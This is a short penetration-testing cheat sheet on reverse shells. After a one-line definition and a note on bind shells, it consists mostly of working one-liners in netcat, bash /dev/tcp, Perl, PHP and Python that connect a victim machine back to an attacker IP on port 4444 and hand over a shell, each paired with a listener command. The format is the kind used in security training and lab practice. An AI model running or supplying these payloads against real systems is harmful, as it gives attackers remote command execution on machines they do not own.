**Reverse shells**


**What is it ?**

Reverse shell is a response shell from the victim computer to the attacker computer and allows the attacker to run commands on the victim computer to exploit the vulnerabilities.

The victim connects to pentester.

Bindshell : We fire off a exploit from attack box to a target and that exploit will open a port and bind that port and gives the pen tester access to the box.

Types : Netcat Reverse shell.



Attackbox : Nc –lvp 4444

Target :

Linux :nc 192.168.1.1 4444 –e /bin/sh

Windows : nc.exe 192.168.100.113 4444 –e cmd.exe

**Bash shell:**

bash -i >& /dev/tcp/192.168.100.113/4444 0>&1

nc –lvp 4444

**Perl Reverse shell:**

perl -e ‘use Socket;$i=”192.168.100.113″;$p=4444;socket(S,PF\_INET,SOCK\_STREAM,getprotobyname(“tcp”));if(connect(S,sockaddr\_in($p,inet\_aton($i)))){open(STDIN,”>&S”);open(STDOUT,”>&S”);open(STDERR,”>&S”);exec(“/bin/sh -i”);};’

nc –lvp 4444

**PHP Reverse shell:**

php -r ‘$sock=fsockopen(“192.168.100.113”,4444);exec(“/bin/sh -i <&3 >&3 2>&3”);’

**Python reverse shell:**

python -c ‘import socket,subprocess,os;s=socket.socket(socket.AF\_INET,socket.SOCK\_STREAM);s.connect((“192.168.100.113”,4444));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call([“/bin/sh”,”-i”]);’